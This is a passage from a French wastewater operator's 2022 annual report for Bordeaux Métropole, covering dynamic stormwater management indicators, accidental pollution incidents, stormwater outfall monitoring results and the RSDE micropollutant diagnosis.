Conformément aux engagements pris par la SABOM, un groupe de travail bipartite Direction de l'Eau-SABOM, nommé atelier GD, a été constitué pour partager autour du sujet de la Gestion Dynamique. Il se réunit régulièrement dans le but d'approfondir la connaissance des modules de la GD et réfléchir aux évolutions futures de la Gestion Dynamique.

En 2020, des chantiers pouvant avoir un impact sur la GD avaient été identifiés :

- Chantier Brazza ;
- Liaison Bourran-Vallon ;
- Lauzun : intégration du sous-bassin de collecte de la station Lauzun, lequel constitue l'actuel périmètre non contrôlé, et du bassin de retenue Auchan-Lac à Bordeaux.

Du fait de l'arrêt du chantier Brazza début 2021, l'intégration de son bassin de collecte dans le périmètre de la GD a été reportée *sine die*.

La liaison Bourran-Vallon ayant été mise en service en 2022, il a été convenu d'observer son fonctionnement durant un an à compter de sa mise en service afin de vérifier son impact sur le bon fonctionnement de la GD. Le cas échéant, il conviendra de faire évoluer le modèle hydraulique de la GD.

Dans le but d'intégrer, au périmètre contrôlé de la GD, le sous-bassin de collecte de la station Lauzun et le bassin de retenue Auchan-Lac non affermé à date, plusieurs actions ont été entreprises en 2022 :

- un levé topographique du bassin Auchan-Lac a été réalisé en juillet 2022. En l'état, le bassin dispose d'un volume de stockage d'environ 44 600 m³ entre son plan d'eau permanent et son altitude de débordement minimum ;
- les trois principaux collecteurs d'eaux pluviales raccordés au bassin Auchan-Lac ont été inspectés en vue de les équiper de débitmètres. Constat a été fait que l'ouvrage de régulation du bassin est entièrement colmaté et inopérant ; à ce stade, instrumenter le bassin pour caractériser son fonctionnement sans avoir rétabli son bon fonctionnement hydraulique n'est pas opportun.
- le Lauzun canalisé ne peut, non plus, être instrumenté en l'état car son inspection sous le boulevard Aliénor d'Aquitaine s'avère impossible pour les équipes de la SABOM en raison de la hauteur d'eau et d'encrassement importante du collecteur aval privé.

Conséquemment, il apparaît que l'intégration future du bassin Auchan-Lac au périmètre de la GD nécessite que ce bassin soit préalablement entièrement réhabilité, puis équipé pour pouvoir être piloté automatiquement ou à distance depuis le télécontrôle RAMSES. Ce projet ne pouvant être mené à bien à court terme, la SABOM propose d'étudier, dans un premier temps, la mise en place de régulateurs et le pilotage de la station sélective Lauzun par la GD pour ce sous-bassin de collecte actuellement non contrôlé.

Autre piste d'évolution de la GD envisagée : augmenter, pour les bassins de retenue exploités d'ores et déjà en Gestion dynamique, le niveau de remplissage dédié à la GD. Limitée *a priori* aux pluies hivernales de faible intensité, cette évolution aurait pour objectif de réduire davantage les déversements en Garonne.

SUEZ Smart Solutions (3S) et son partenaire Tetra Tech seront sollicités pour réaliser ces deux études hydrauliques, l'une en 2023 et l'autre en 2024 afin de déterminer le gain que de telles évolutions apporteront en matière de limitation des volumes déversés.

ENV.2.2. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI17	Taux moyen d'interception des volumes de temps de pluie vers la STEP Louis Fargue	N/A	77,0 %	78,0 %	70,0 %	82 %
Indicateur de pilotage PI18	Taux d'utilisation de la Gestion Dynamique en mode dépollution	N/A	94,5 %	91,2 %	79,9 %	82,9 %
Indicateur de pilotage PI19bis	Valeur IPGD 2	75 % (ce seuil sera rediscuté fin 2021 entre Bordeaux Métropole et la SABOM puis après toute modification du périmètre considéré)	N/A	N/A	93 %	86 %
Indicateur opérationnel R38	Répartition des stratégies GD (veille / dépollution / vidange rapide / inondation)	N/A	durée VEILLE : 267 h 00 ; 10,8 % durée DÉPOLLUTION : 2077 h 20 ; 84,3 % durée VIDANGE RAPIDE : 92 h 15 ; 3,7 % durée INONDATION : 28 h 05 ; 1,1 %	durée VEILLE : 271 h 10 ; 10,2 % durée DÉPOLLUTION : 2 182 h 25 ; 81,9 % durée VIDANGE RAPIDE : 72 h 40 ; 2,7 % durée INONDATION : 138 h 10 ; 5,2 %	durée VEILLE : 264 h 05 ; 8,8 % durée DÉPOLLUTION : 2 196 h 50 ; 72,9 % durée VIDANGE RAPIDE : 46 h 30 ; 1,5 % durée INONDATION : 506 h 45 ; 16,8 %	durée VEILLE : 188 h 55 ; 12,8 % durée DÉPOLLUTION : 1 066 h 00 ; 72,3 % durée VIDANGE RAPIDE : 1 h 40 ; 0,1 % durée INONDATION : 218 h 20 ; 14,8 %
Indicateur opérationnel R39	Nombre de jours d'utilisation de la GD par rapport au nombre de jour de pluie	N/A	94,2 %	136,80%	139,80%	113,4 %
Indicateur opérationnel R40	Bilan pluriannuel du nombre de pluies (1), nombre de pluies non déversantes (2), volume de pluie traité (3), volume déversé (4), interception des volumes de pluie vers STEP (5)	N/A	1 : 46 2 : 14 3 : 22 615 650 m ³ 4 : 6 886 024 m ³ 5 : 77 %	1 : 42 2 : 17 3 : 24 120 918 m ³ 4 : 6 910 109 m ³ 5 : 78 %	1 : 46 2 : 16 3 : 23 342 652 m ³ 4 : 10 104 827 m ³ 5 : 70 %	1 : 50 2 : 20 3 : 11 291 649 m ³ 4 : 2 395 684 m ³ 5 : 82 %

❖ PI 17 et PI 18

L'augmentation de ces deux indicateurs pour l'année 2022, comparé aux trois premières années du contrat, s'explique par la très faible pluviométrie de l'année 2022, laquelle a conduit à une baisse relative plus importante du temps passé dans les modes vidange rapide et inondation que dans le mode dépollution.

❖ **R38**

La durée de veille correspond à la durée de veille incluse dans la durée totale des 52 événements GD de l'année 2022, et non à la durée passée dans le mode Veille tout au long de l'année.

❖ **R39**

La définition des jours de pluie a changé à partir du RAD 2020 : à l'instar de ce qui est fait pour définir si un déversement au milieu naturel a lieu par temps sec ou par temps de pluie, on considère désormais qu'un jour est un jour de pluie s'il pleut 0,6 mm sur 60 minutes glissantes et non plus 0,6 mm sur la journée considérée. Ceci réduit le nombre de jours de pluie et, conséquemment, augmente la valeur de l'indicateur R39.

RÉFÉRENTIEL CONTRAT

Article 46

Impact Environnemental

Article 46.4

Substances chimiques spécifiques

Article 49

Fonds de développement durable

Article 104

Activités de recherche – développement du Délégué

SOMMAIRE

ENV.3.1 INTERVENTIONS SUR LES POLLUTIONS ACCIDENTELLES	729
ENV.3.2. SUIVI RÉGLEMENTAIRE DES EXUTOIRES D'EAUX PLUVIALES.....	731
ENV.3.3. PLAN MICROPOLLUANTS : IDENTIFIER ET LIMITER LES SUBSTANCES CHIMIQUES SPÉCIFIQUES.....	739
ENV.3.4. BILAN DES INDICATEURS.....	756

ENV.3.1 INTERVENTIONS SUR LES POLLUTIONS ACCIDENTELLES

Le système d'assainissement reçoit parfois des pollutions ponctuelles qu'il convient de contenir rapidement, notamment lorsque le rejet est susceptible d'atteindre un milieu naturel. Ces polluants peuvent pénétrer dans les réseaux et trouver leur origine, à titre d'exemple, dans un accident de véhicule ou un déversement intentionnel.

Lors d'une pollution accidentelle, il est le plus souvent constaté que le produit déversé correspond soit à des hydrocarbures — généralement du carburant, gasoil ou essence —, soit à un solvant, par exemple du *white spirit*, ou encore à un produit indéterminé car indécélable au moment de l'intervention. Les pollutions en domaine public sont signalées par des usagers ou, le plus souvent, par les pompiers.

Le centre de Relations clients reçoit l'appel puis transfère la demande à l'ordonnancement pour déclencher une intervention immédiate des agents SABOM sur site. En astreinte, l'appel est reçu par le centre de pilotage Ramsès qui le transfère directement à l'agent d'astreinte. Le cas échéant, suivant la nature de la pollution, la SABOM intervient en collaboration avec les pompiers. Les appels pour pollution sont ainsi traités en urgence par les équipes SABOM en heures ouvrées ou en astreinte avec une intervention en moins de 90 minutes.

Sur place, l'air ambiant est vérifié à l'aide d'un détecteur multi-gaz, les renseignements sont pris auprès des personnes présentes et la pollution constatée est consignée sur un premier rapport. Le travail consiste ensuite à circonscrire la pollution à l'aide de barrages flottants, de buvards, de boudins absorbants ou en obturant le réseau avant de procéder au pompage.

Si la pollution s'évacue dans un réseau qui est ou devient unitaire, le responsable de la station d'épuration du bassin de collecte est alerté d'une possible arrivée de polluants. Si la pollution se dirige vers le milieu naturel, une alerte pollution est rédigée et envoyée à Bordeaux Métropole, à la Police de l'Eau ainsi qu'à toutes les parties concernées (dans certains cas, le service de l'Eau Potable).

Ultérieurement, les produits souillés sont enlevés et une enquête est menée sur l'origine de la pollution. Les circonstances des pollutions accidentelles sont transmises chaque mois à Bordeaux Métropole via un reporting dédié.

En 2022, 8 pollutions accidentelles ont été constatées et ont toutes fait l'objet d'une intervention. Parmi ces pollutions, 5 ont impacté le milieu naturel.

- Le 27 février 2022 : Déversement sauvage d'huile de vidange dans une BE avenue du Maréchal Juin à Gradignan. Mise en place de boudins absorbants par les pompiers pour canaliser la pollution sur l'eau Bourde.
- Le 10 mars 2022 : nous avons été sollicités par les pompiers pour une pollution aux hydrocarbures sur la jalle du Haillan à Saint Médard en Jalles. Traces importantes d'irisation à la surface de l'eau qui a obligé la mise en place, à plusieurs endroits, de boudins absorbants pour capter la pollution. Captage de la source de Gamarde et du Thil impactés par ce désordre. Des traces du polluant ont été constatées dans le réseau d'assainissement de la rue Berlincan qui a permis de remonter jusqu'à l'entreprise DALKIA qui se situe au 23 rue de Berlincan à Saint Médard en Jalles. Cette entreprise fait partie du groupe EDF Electrotechnics spécialisée dans les transformateurs électriques. L'origine de cette pollution a été causée par une fuite sur un bac de rétention en polyéthylène.

- Le 14 avril 2022 : une pollution est recensée au niveau de la rue du Moulinat au Taillan Médoc. Des fines traces d'irisation ont été aperçues sur la jalle d'Eysines par les riverains mais à l'arrivée de l'agent, aucune trace n'était visible. L'origine de la pollution n'a pas pu être identifiée.

Le 21 juin 2022: la SABOM est sollicitée, par l'Inspecteur Hygiène et Santé à BM et la responsable GEMAPI à BM afin de lutter contre une pollution sur la jalle de Saint Médard devant le moulin de Gajac avenue de Montaigne à Saint Médard en Jalle. En effet, de la mousse blanchâtre est constatée sur la jalle à la sortie du moulin de Gajac. Cet événement a été diffusé, dès le matin, sur les réseaux sociaux (Facebook).

- Le 20 novembre 2022 : Incendie de deux entreprises ; un garage automobile et une entreprise de plastique qui se situaient rue Cantelaudette à Lormont. Les pompiers sont intervenus avec plusieurs canons à eau pour éteindre l'incendie. Un prélèvement métaux lourds a été fait à l'exutoire du collecteur EP au niveau du Gua (en amont de l'Archevêque) pour déterminer l'impact de ce sinistre sur le milieu naturel. Les résultats d'analyses n'ont pas révélé de pollution dans le ruisseau du Guâ.

Le **TABLEAU 1** reprend les pollutions constatées en 2022 par type de polluant.

TABLEAU 1 - ENV.3.1. Pollutions constatées en 2022 par type de polluant					
	Polluants				Total
	Hydrocarbures	Solvants	Effluents industriels	Autres polluants (ou non déterminé)	
Nombre de pollutions n'ayant pas atteint le milieu naturel	3	0	0	0	3
Nombre de pollutions impactant le milieu naturel	4	0	0	1	5
Total	8	0	0	0	8

ENV.3.2. SUIVI RÉGLEMENTAIRE DES EXUTOIRES D'EAUX PLUVIALES


Depuis 2019, la SABOM assure la surveillance de 10 exutoires pluviaux conformément à l'arrêté préfectoral en vigueur du 7 mars 2018. En 2020, la SABOM a étendu cette surveillance, selon les mêmes modalités et sur les mêmes paramètres, à 5 exutoires supplémentaires (dits optionnels) définis en concertation avec Bordeaux Métropole.

Deux fois par an, la SABOM procède aux analyses mentionnées dans l'arrêté préfectoral en réalisant des prélèvements par temps de pluie sur les rejets au plus proche possible de l'exutoire ou à l'exutoire avant déversement au milieu naturel.

PHOTOGRAPHIE 1 - ENV.3.2. : Exutoire pluvial MIN001



PHOTOGRAPHIE 2 - ENV.3.2. : Localisation des 15 exutoires pluviaux sur le territoire Métropolitain faisant l'objet du suivi (10 exutoires soumis à arrêté préfectoral + 5 supplémentaires (dits optionnels) proposés dans le cadre des engagements contractuels)



Le **TABLEAU 2** ci-dessous reprend la liste du total des 15 exutoires pluviaux suivis en 2022 et présente pour chacun d'entre eux les dates auxquelles les 2 campagnes d'échantillonnage ont été menées. Tous les prélèvements prévus ont pu être réalisés.

TABLEAU 2 - ENV.3.2. Liste des 15 exutoires pluviaux suivis en 2022 et dates de prélèvement					
Compartiment	Point de prélèvement	Réglementaire	BV	Campagne 1	Campagne 2
Exutoires pluviaux	JAC001	Oui	La Jacotte	08/06/2022	30/06/2022
	JSA001	Oui	Jalle du Sable	08/06/2022	30/06/2022
	JTA007	Oui	Jalle du Taillan	08/06/2022	30/06/2022
	JHA002	Oui	Jalle du Haillan	08/06/2022	30/06/2022
	MIN001	Oui	Le Minaou	04/11/2022	14/12/2022
	EBO008	Oui	L'eau Bourde	08/06/2022	30/06/2022
	FRA002	Oui	L'Estey de Franck	04/11/2022	14/12/2022
	GUA003	Oui	Le Guâ	04/11/2022	14/12/2022
	GUA010	Oui	Le Guâ	04/11/2022	14/12/2022
	LAC001	Oui	Lac de Bordeaux	08/06/2022	30/06/2022
	DES006	Non	Le Desclaux	08/06/2022	30/06/2022
	EBO009	Non	L'Eau Bourde	04/11/2022	09/12/2022
	JEY003	Non	La Jalle de Blanquefort	04/11/2022	14/12/2022
	JTA004	Non	La Jalle de Blanquefort	08/06/2022	30/06/2022
	GUA008	Non	Le Gua	04/11/2022	09/12/2022

Le **TABLEAU 3** reprend la liste des substances analysées prévue par l'arrêté préfectoral en vigueur du 7 mars 2018, ainsi que les 15 paramètres hors arrêté préfectoral.

En effet, en 2019, 3 laboratoires d'analyses ont été sollicités pour réaliser les analyses découlant du suivi réglementaire, mais avaient répondu négativement quant à la possibilité d'analyser le triphénylène. Afin de compenser cette absence de paramètre, la SABOM avait proposé à la Direction de l'Eau de compléter le suivi en intégrant des composés d'intérêt issus des travaux menés dans le cadre du projet REGARD (cf liste des 15 composés dits hors arrêté préfectoral dans le **TABLEAU 3**).

En 2022, les échanges avec le laboratoire en charge des analyses (CARSO) et les laboratoires qui avaient été sollicités en 2019 ont apporté des compléments d'information : les deux composés chrysène et triphénylène présentant des temps de rétention très proches, c'est bien la concentration de la somme des deux qui est donnée comme résultats d'analyse.

TABLEAU 3 - ENV.3.2. Liste des substances analysées selon l'arrêté du 7 mars 2018	
Famille	Paramètres réglementaires de l'arrêté (7/03/2018) analysés
12 Physico-chimiques	pH, MES, DCO, DBO5, COD, NH4, NO2, NO3, Ptot, PO4, NTK, hydrocarbures totaux
17 Métaux (analysés en phase dissoute et totale)	As, Cr, Cu, Zn, Cd, Pb, Hg, Ni, Sr, Sn, V, Co, Ag, Sb, Th, U, Mo
15 HAP (analysés en phase dissoute et particulaire)	Acénaphthène, Acénaphthylène, Anthracène, Benzo[a]anthracène, Benzo[a]pyrène, Pyrène, Benzo[b+j+k]fluoranthène, Benzo[g,h,i]pérylène, Chrysène + Triphénylène, Fluoranthène, Fluorène, Indéno[1,2,3-cd]pyrène, Naphtalène, Phénanthrène
7 Pesticides (analysés en phase dissoute)	2,4D, 2,4MCPA, diuron, Oxadiazon, terbutryne, glyphosate (incluant le Sulfosate), AMPA
15 Paramètres Hors-Arrêté Préfectoral	<i>Bisphénol A, 4 Nonylphénol, Nonylphénol, Nonylphénol mono éthoxylate (NP1EO), Nonylphénol diéthoxylate (NP2EO), Chlorure de vinyle, Fipronil, DEHP, 7 PCB (28, 52, 101, 118, 138, 153, 180)</i>

Le **TABLEAU 4** présente la liste des substances analysées en 2022, ainsi que leurs fréquences de quantification. Une disparité importante en termes de fréquence de détection et de niveau de concentration mesurée existe en fonction des paramètres étudiés. Certaines substances sont omniprésentes comme les métaux par exemple, alors que d'autres ne sont jamais quantifiées comme la famille des Alkylphénols.

La présence d'une substance ne signifie pas forcément qu'elle représente un risque pour les milieux récepteurs, en effet il n'existe pas de référentiel réglementaire spécifique à la qualité des rejets issus d'exutoires pluviaux, permettant de connaître leur potentiel de contamination.

Néanmoins, certains textes peuvent servir de guides et être pris en exemple, comme celui de la Note Technique RSDE du 12 août 2016.

Ce dernier offre des méthodes pour définir les substances présentes en quantité significative (et donc à risque) dans des effluents et notamment ceux traités en sortie de station d'épuration. Le référentiel des NQE-CMA (Norme de Qualité Environnementale - Concentration Maximale Admissible) y est ainsi appliqué. Il découle de l'Arrêté du 25/01/2010 relatif aux critères d'évaluation de l'état chimique des eaux de surface.

Les méthodes de prélèvement mises en œuvre dans le cadre du suivi des exutoires pluviaux visent à quantifier les concentrations maximales contenues dans les eaux de ruissellement. Elles apparaissent notamment lors des premiers instants d'une pluie, après lessivage des espaces urbains et drainage vers les systèmes de récupération des eaux pluviales dans un effet dit de "chasse d'eau". Les résultats acquis peuvent donc être comparés aux NQE-CMA connues pour juger de la dangerosité que pourraient représenter lesdits effluents pluviaux pour les milieux naturels récepteurs.

Il convient de préciser que ces NQE-CMA ne sont pas déterminées pour chacune des substances analysées dans le cadre de ce suivi des exutoires pluviaux, car indisponibles dans la littérature consultée à ce jour. Parmi l'ensemble des composés recherchés, seuls 11 paramètres disposent d'une NQE-CMA : *mercure, nickel, plomb, terbutryne, 4 nonylphénol, anthracène, benzo(a)pyrène, benzo(b+j+k)fluoranthène, fluoranthène et naphtalène.*

TABLEAU 4 - ENV.3.2. Données acquises lors des campagnes exutoires pluviales 2022

<u>2022</u>	Fréquence de quantification (% de > à LQ)	Médiane (ng/l)	Moyenne (ng/l)	Valeur Min (ng/l)	Valeur Max (ng/l)	NQE-MA (ng/l)	NQE-CMA (ng/l)
Paramètres physico-chimiques							
pH	100%	7,60	7,5	6,7	8,1		
MES (mg/l)	100%	19,50	22,8	2,9	69,0		
DBO5 (mg/l)	100%	5,00	5,5	2,0	18,0		
DCO (mg/l)	93%	23,20	27,9	2,2	129,0		
NTK (mgN/l)	73%	1,60	1,9	1,0	4,4		
Pt (mgP/l)	0%	ND	ND	ND	ND		
NH4+ (mgN/l)	50%	0,40	0,77	0,20	2,96		
NO2- (mgN/l)	40%	0,10	0,13	0,04	0,38		
NO3- (mgN/l)	90%	1,00	1,6	0,3	12,0		
Orthophosphates (mgPO4/l)	100%	0,10	0,25	0,02	1,10		
COD (mgC/l)	100%	4,50	5,24	2,60	15,00		
Indice hydrocarbures (mg/L)	40%	0,20	0,2	0,1	0,5		
Indice hydrocarbures volatils (mg/L)	3%	0,50	0,5	0,5	0,5		
Hydrocarbures totaux (mg/L)	40%	150,00	216,7	100,0	500,0		
Conductivité (µS/cm)	100%	288,00	303	62	832		

2022	Fréquence de quantification (% de > à LQ)	Médiane (ng/l)	Moyenne (ng/l)	Valeur Min (ng/l)	Valeur Max (ng/l)	NQE-MA (ng/l)	NQE-CMA (ng/l)
Paramètres micropolluants Organiques (ng/l) - Total							
Bisphénol A	7%	537,00	537	362	712		
4 Nonylphénol	0%	ND	ND	ND	ND	300	2 000
Nonyphénol	0%	ND	ND	ND	ND		
Nonyphénol mono éthoxylate (NP1EO)	0%	ND	ND	ND	ND		
Nonylphénol diéthoxylate (NP2EO)	0%	ND	ND	ND	ND		
Chlorure de vinyle	3%	151,00	151	151	151		
Diuron	87%	12,00	21	6	92	200	1 800
2,4-D	10%	22,00	24	20	30	2 200	
2,4-MCPA	53%	10,00	49	6	203	500	
AMPA	97%	275,00	410	87	1 053	452 000	
Glyphosate (incluant le sulfosate)	100%	680,00	1 216	171	7 800	28 000	
Oxadiazon	100%	280,00	509	71	3 200	90	
Terbutryne	100%	390,00	707	100	4 600	65	340
Fipronil	7%	9,00	9	7	11		
Anthracène	3%	1,70	2	2	2	100	100
Benzo[a]anthracène	23%	1,50	4	1	12		
Benzo[a]pyrène	7%	16,30	16	14	18	0	270
Benzo[b+j+k]fluoranthène	17%	8,70	15	6	28		34*
Benzo[g,h,i]pérylène	23%	6,60	9	5	19		8
Chrysène	10%	18,30	18	9	28		
Fluoranthène	40%	8,40	12	6	33	6	120
Indéno[1,2,3-cd]pyrène	10%	12,60	16	12	24		
Naphtalène	23%	11,40	20	10	60	2 000	130 000
Phénanthrène	13%	13,40	14	13	15		
Pyrène	53%	11,50	14	6	40		
Acénaphthène	17%	2,60	3,38	1,73	5,22		
Acénaphthylène	0%	ND	ND	ND	ND		
Fluorène	10%	8,10	9	5	14		
DEHP	60%	480,00	1 527	210	8 140	1 300	
PCB 101	40%	0,70	2	0	5		
PCB 118	27%	1,30	1,31	0,21	3,28		
PCB 138	40%	0,60	1	0	5		
PCB 153	73%	0,70	3	0	29		
PCB 180	63%	0,70	3	0	20		
PCB 28	0%	ND	ND	ND	ND		
PCB 52	0%	ND	ND	ND	ND		

2022	Fréquence de quantification (% de > à LQ)	Médiane (ng/l)	Moyenne (ng/l)	Valeur Min (ng/l)	Valeur Max (ng/l)	NQE-MA (ng/l)	NQE-CMA (ng/l)
Paramètres Métaux (ng/l) - Total							
Mercuré	3%	20,00	20	20	20		70
Vanadium	100%	2 030,0	2 117	720	5 580		
Argent	37%	13,00	14	10	26		
Arsenic	97%	1 080,0	1 288	410	3 430	830	
Cadmium	100%	57,50	151	29	1 608	165**	975**
Chrome	100%	850,00	987	400	3 800	3 400	
Cobalt	100%	290,00	461	110	1 770		
Cuivre	100%	8 440,0	10 781	499	45 600	1 000	
Nickel	100%	1 000,0	1 240	500	4 000	4 000	34 000
Plomb	100%	2 935,0	3 060	230	14 900	1 200	14 000
Strontium	100%	98 150,0	105 544	8 930	288 000		
Zinc	100%	59 600,0	71 280	300	220 000	7 800	
Antimoine	100%	600,00	897	200	3 200		
Etain	93%	400,00	482	100	3 000		
Molybdène	100%	650,00	843	200	1 900		
Thorium	0%	ND	ND	ND	ND		
Uranium	0%	ND	ND	ND	ND		

* : cette NQE est la somme de la NQE du Benzo(g)fluoranthène (17 ng/l) et Benzo(k)fluoranthène (17 ng/l)

** : cette NQE est dépendante des concentrations en CaCO₃ de l'échantillon mesuré. Par absence de cette mesure, la valeur affichée est la NQE moyenne.



La **FIGURE 1** présente le type d'exploitation des résultats réalisé dans le cadre du suivi des exutoires pluviaux. Ici pour les valeurs du mercure (acquises au cours des diverses campagnes SABOM de 2019 à 2021), on observe que ce paramètre tend à ne pas être un facteur de risque pour la préservation de la qualité des milieux récepteurs puisque les données n'ont quasi jamais excédé la NQE-CMA (droite en pointillé rouge).

Pour les valeurs mesurées, c'est-à-dire celles qui sont supérieures ou égales aux limites de quantification analytique, on constate que peu de sites présentent des concentrations dépassant les limites de quantification réglementaires attendues*. Néanmoins parmi les sites présentant des concentrations mesurables, les concentrations dépassent rarement cette LQ, traduisant une faible contamination au mercure.

Le plomb enregistre plusieurs dépassements (cf. **FIGURE 1** ci-après) de NQE-CMA depuis 2019 tout exutoire confondu.

(*) Il convient de préciser que les Limites de Quantification indiquées (LQ) sont celles issues de l'étude INERIS suite aux campagnes RSDE de la surveillance initiale réalisée entre 2011 et 2013. C'est la raison pour laquelle, les concentrations indiquées peuvent prendre des valeurs inférieures à cette limite, dans la mesure où certains laboratoires, dont celui en charge des analyses, peuvent avoir des LQ inférieures.

FIGURE 1 - ENV.3.2 Exemples d'exploitation des données exutoires pluviaux 2022 et leurs comparaisons avec les données de 2019 et 2021



Une réunion de présentation des résultats des campagnes de suivi a été faite le 2 décembre 2022 en présence de représentants des services de Bordeaux Métropole et de la DDTM. Lors de cette réunion, il a été proposé et acté de supprimer certaines substances peu dosées (Mercure, Thorium et Uranium) et d'ajouter le Titane, dans la liste des substances étudiées (cf. **TABLEAU 3 - ENV.3.2. Liste des substances analysées selon l'arrêté du 7 mars 2018**). Par ailleurs, une évolution de la **liste des substances optionnelles (hors arrêté préfectoral)** a été validée pour ne retenir en définitive plus que le DEHP et les PCB.

ENV.3.3. PLAN MICROPOLLUANTS : IDENTIFIER ET LIMITER LES SUBSTANCES CHIMIQUES SPÉCIFIQUES

LE DIAGNOSTIC VERS L'AMONT DES STEPS

Rappel du contexte

La réglementation RSDE (Recherche et réduction des rejets de Substances Dangereuses dans l'Eau), à mettre en place conformément à la Note Technique 12 août 2016 modifiée par celle du 24 Mars 2022, se décline sous 2 grandes actions.

La première a débuté en 2018 et s'est clôturée en 2019. Il s'agissait de définir quels sont les micropolluants présents dans les eaux usées du territoire de Bordeaux Métropole et potentiellement problématiques pour la protection des milieux naturels récepteurs. Dans cette optique, 6 campagnes de prélèvements des eaux brutes et des eaux traitées ont été menées sur cinq des six stations d'épuration métropolitaines pour l'identification des substances dites "présentes en quantité significative".

Le **Tableau 5** reprend le périmètre étudié et les substances identifiées au cours de cette première phase.

TABLEAU 5 - ENV.3.3 Substances identifiées au cours de cette première phase

STEP	Communes raccordées	Substances significatives
LOUIS FARGUE	Bordeaux (73%), Bruges (66%), Eysines (47%), Le Bouscat, Mérignac (88%), Pessac (4%), Talence (4%)	Famille Nonylphénols et éthoxylates de nonylphénols, Famille Octylphénols et éthoxylates d'octylphénol, DEHP, PFOS, BTEX, Tétrachloroéthylène, Fluoranthène, Benzo(g,h,i)Pérylène, Famille HAP, Arsenic, Chrome, Cuivre, Mercure, Nickel, Plomb, Titane, Zinc, Famille PCB, Cyperméthrine, Cyprodinil, Diuron

STEP	Communes raccordées	Substances significatives
CLOS DE HILDE	Bègles, Bordeaux (26.2%), Bouliac, Cenon (58.9%), Gradignan, Floirac (82.3%), Pessac (95.6%), Talence (96.1%), Villenave d'Ornon, Mérignac (3%), Carignan*	Famille Nonylphénols et éthoxylates de nonylphénols, Famille Octylphénols et éthoxylates d'octylphénol, DEHP, PFOS, Tétrachloroéthylène, Trichloroéthylène, Arsenic, Cadmium, Chrome, Cuivre, Mercure, Nickel, Plomb, Titane, Zinc, Famille Diphényléthers bromés, BDE 047, BDE 099, BDE 100, BDE 153, BDE 154, BDE 183, BDE 209, Famille PCB, PCB 028, PCB 052, PCB 101, PCB 118, PCB 138, PCB 153, PCB 180, Cyperméthrine
SABARÈGES	Ambarès-et-Lagrave, Artigue-près-Bordeaux, Bassens, Carbon Blanc, Cenon (41%), Floirac (15%), Lormont, Saint-Louis-de-Montferrand, Saint-Vincent-de-Paul, Tresses* (90%), Sainte-Eulalie*, Yvrac*	Famille Nonylphénols et éthoxylates de nonylphénols, Famille Octylphénols et éthoxylates d'octylphénol, DEHP, Benzo(a)Pyrène, Benzo(b)Fluoranthène, Benzo(g,h,i)Pérylène, Cadmium, Cuivre, Nickel, Plomb, Zinc, Tributylétain cation, Cyperméthrine
CANTINOLLE	Eysines (53.9%), Mérignac (9.4%), Le Haillan, Saint-Aubin-de-Médoc, Saint-Médard-en-Jalles, Le Taillan (99.5%)	Famille Nonylphénols et éthoxylates de nonylphénols, Famille Octylphénols et éthoxylates d'octylphénol, DEHP, PFOS, Benzo(a)Pyrène, Benzo(g,h,i)Pérylène, Arsenic, Chrome, Cuivre, Nickel, Plomb, Zinc, Tributylétain cation, Aminotriazole, Cyperméthrine, Diflufenicanil, Imidaclopride
BLANQUEFORT	Bordeaux (0.6%), Bruges (32.9%), Blanquefort (99.8%), Parempuyre (99.8%)	Famille Nonylphénols et éthoxylates de nonylphénols, DEHP, Arsenic, Cadmium, Chrome, Cuivre, Nickel, Zinc, Cybutrine, Cyperméthrine

* communes hors du territoire de Bordeaux Métropole

L'identification de substances présentes en quantité significative impose la réalisation de la seconde phase de la réglementation RSDE : le diagnostic à l'amont. Cette phase initiée en 2020 s'est clôturée en 2021. Celle-ci avait pour vocation :

- d'identifier les sources potentielles des micropolluants déversés dans les réseaux de collecte,
- de proposer des actions pour prévenir ou réduire les micropolluants arrivant aux stations d'épuration ou aux déversoirs d'orage.

Dans ce cadre, les résultats des campagnes de la première phase RSDE (2018-2019) ainsi que la démarche imaginée pour répondre aux enjeux du diagnostic à l'amont avaient fait l'objet d'une réunion d'échanges le 17 février 2020 entre la Police de l'Eau (DDTM), l'Agence de l'Eau Adour Garonne, le centre Assainissement de la Direction de l'Eau de Bordeaux Métropole et la SABOM. À l'issue de cette réunion, la démarche proposée par la SABOM pour apporter une réponse conforme aux exigences réglementaires avait été adoptée.

Ainsi, le 31 janvier 2022, plusieurs livrables ont été restitués à la DDTM pour faire part des travaux réalisés en adéquation avec les objectifs fixés lors de l'échange du 17/02/2020. Ils se déclinent en 3 parties présentées ci-dessous.

1 - La synthèse des éléments cartographiques élaborés et utiles pour la recherche des micropolluants. Ils se composent de :

- la carte d'occupation des sols de Bordeaux Métropole. Elle permet l'identification et le recensement des zones d'activités commerciales, des zones industrielles et des parcelles agricoles,
- le plan à jour des infrastructures d'assainissement,
- le recensement des milieux naturels récepteurs des effluents de STEP,
- la localisation des établissements identifiés comme potentiellement émetteurs en micropolluants significatifs du territoire de Bordeaux Métropole. Cette partie est accompagnée d'un rappel de la méthodologie employée pour ce travail clef. Ce recensement a permis de mettre en lumière un total de 883 établissements potentiellement contributeurs, tous micropolluants et systèmes d'assainissement étudiés confondus,
- la mise à disposition des éléments précités en format tableur, image et exploitables sous logiciel cartographique.

2 - La synthèse des éléments d'études faits à partir de la base des données des émetteurs des substances RSDE identifiés. Elle comprend :

- la présentation des caractéristiques et usages associés aux micropolluants identifiés comme présents en quantités significatives,
- le recensement des différentes voies de contamination possibles des eaux usées métropolitaines en micropolluants. Le tableau de synthèse, **FIGURE 2**, présente les résultats issus du diagnostic réalisé en indiquant la contribution des différentes sources émettrices (établissements industriels et artisanaux -Ind- ; rejets domestiques -Dom- ; agriculture -Agr- ; eaux de lessivage urbain -Urb- ; milieu naturel -Min-),
- l'évaluation de l'implication et la hiérarchisation de ces voies de contamination des eaux usées pour chaque système d'assainissement et chaque substance étudiée.

FIGURE 2 - ENV.3.3 Extrait contenu livrables : synthèse des probabilités de contribution (Légende rouge : fortement probable - orange : probable - vert : peu probable - gris : non concerné)

SUBSTANCES	LOUIS FARGUE					CLOS DE HILDE					SABAREGES					CANTINOLLE					BLANQUEFORT				
	Ind	Agr	MIN	Dom	Urb	Ind	Agr	MIN	Dom	Urb	Ind	Agr	MIN	Dom	Urb	Ind	Agr	MIN	Dom	Urb	Ind	Agr	MIN	Dom	Urb
Nonylphénols	Red	Green	Green	Orange	Green	Red	Green	Green	Orange	Green	Orange	Green	Orange	Green	Green	Red	Green	Green	Orange	Green	Red	Green	Green	Orange	Green
